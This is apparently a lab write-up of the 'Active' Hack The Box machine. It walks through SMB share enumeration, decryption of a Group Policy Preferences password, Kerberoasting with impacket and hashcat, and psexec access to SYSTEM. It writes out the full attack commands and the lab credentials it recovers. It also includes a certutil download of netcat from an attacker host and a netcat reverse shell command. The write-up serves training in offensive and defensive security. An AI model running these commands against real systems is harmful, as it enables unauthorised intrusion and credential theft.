
Overview
Active is a classic Active Directory machine that demonstrates how misconfigured Group Policy Preferences (GPP) can lead to credential exposure and eventually domain compromise via Kerberoasting.
Attack Chain
- Anonymous SMB access to
Replicationshare - Extract GPP credentials from
Groups.xml - Authenticate as
SVC_TGS - Request Kerberos service ticket (SPN)
- Crack TGS → Administrator credentials
- Execute
psexec→ SYSTEM shell
Enumeration
The initial step was to perform a full TCP port scan to understand the attack surface of the machine.
Port Scanning
export IP=10.129.73.231
export NAME=ACTIVE

nmap --min-rate 4500 --max-rtt-timeout 1500ms $IP -Pn -n -p- -v -oA scans/nmap_allports_$NAME

ports=$(cat scans/nmap_allports_$NAME.nmap | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)

nmap $IP -p$ports -Pn --disable-arp-ping -sC -sV -oA scans/nmap_initial_$NAME -v

Findings
The results clearly indicated that the target was part of an Active Directory environment. LDAP services were exposed on ports 389 and 3268, revealing the domain active.htb, while SMB was available on ports 139 and 445. Kerberos was also present on port 88, confirming that this was a domain controller or at least a domain-joined system.
After identifying the domain, active.htb, it was added to the local hosts file to ensure proper name resolution:
echo "10.129.73.231 active.htb" | sudo tee -a /etc/hosts
SMB Enumeration
With SMB exposed, the next step was to enumerate available shares:
python3 ~/Tools/smbmap/smbmap/smbmap.py -H $IP
Results
One share immediately stood out: Replication. Although access was limited to READ-ONLY, this is often more than enough in Active Directory environments, as sensitive configuration data is frequently stored in shared locations.

Exploring the Replication Share
The next step was to enumerate its contents. To begin, a recursive listing of the Replication share was performed:
python3 ~/Tools/smbmap/smbmap/smbmap.py -H $IP -r Replication

From the output, we can see that the share contains a directory named active.htb, which appears to mirror part of the domain structure.
To dig deeper, we recursively list the contents of this directory:
python3 ~/Tools/smbmap/smbmap/smbmap.py -H $IP -r 'Replication/active.htb'

This reveals several interesting directories, including Policies and scripts. The Policies directory is particularly important, as it typically contains Group Policy Objects (GPOs). These can sometimes store credentials, especially when Group Policy Preferences are used.
To make analysis easier and avoid repeatedly querying the remote share, the entire contents of the Replication share were downloaded locally:
smbget --recursive smb://$IP/Replication/

Once downloaded, we can navigate into the relevant directory and inspect the structure more efficiently:
cd active.htb/Policies/
tree -f
Credential Access
GPP Credential Exposure
While inspecting the downloaded files, a Groups.xml file was discovered within a policy directory:
cat {GUID}/MACHINE/Preferences/Groups/Groups.xml
This file contained a service account, SVC_TGS, along with an encrypted password stored in the cpassword field.
Group Policy Preferences are known to store credentials using a weak, reversible encryption mechanism. Because the decryption key is publicly known, these passwords can be recovered easily.

Decrypting the Password
The encrypted password was decrypted using gpp-decrypt. This can be done either by using the docker container version, which allows you to pass in the full Groups.xml file.
sudo docker run -v $(pwd):/data gpp-decrypt -f "/data/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Preferences/Groups/Groups.xml"

Or by using the native gpp-decrypt binary in Kali, where the cpassword value can be decrypted directly.
gpp-decrypt edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ

This revealed valid domain credentials
active.htb\SVC_TGS:GPPstillStandingStrong2k18
Kerberoasting
Requesting Service Tickets
Using the recovered credentials, a Kerberoasting attack was performed to request service tickets:
impacket-GetUserSPNs -dc-ip $IP active.htb/svc_tgs -request

This returned a Kerberos service ticket (TGS) associated with the Administrator account. Since these tickets are encrypted using the service account’s password hash, they can be cracked offline.
Cracking the Ticket
The captured ticket was saved and passed to hashcat:
hashcat -m 13100 administrator_tgs /usr/share/wordlists/rockyou.txt
hashcat performs an offline dictionary attack against the captured ticket. Due to the weak password, it is cracked quickly.

The highlighted value in the output indicates the recovered password.
Administrator:Ticketmaster1968
Privilege Escalation
Gaining System Access
With valid Administrator credentials, remote command execution was achieved using psexec:
impacket-psexec Administrator:'Ticketmaster1968'@$IP
This immediately resulted in a SYSTEM-level shell:


Shell Stabilisation
SMB shells can be slow and unreliable, so a more stable reverse shell was established.
First, a Netcat binary was transferred:
certutil -urlcache -f http://10.10.14.61/nc64.exe ./nc.exe
Then a reverse shell was executed:
.\nc.exe 10.10.14.61 443 -e cmd

This provided a more responsive and stable session.
Flags

With SYSTEM access, retrieving the flags was straightforward.
User flag:
type C:\Users\SVC_TGS\Desktop\user.txt
Root flag:
type C:\Users\Administrator\Desktop\root.txt

Key Takeaways
Minor Active Directory misconfigurations can quickly lead to full compromise. In this case, GPP credential exposure provided the foothold, which was leveraged into Kerberoasting and rapid domain administrator escalation due to a weak password. Even read-only SMB access can expose sensitive data, highlighting the importance of securing GPOs and avoiding reversible password storage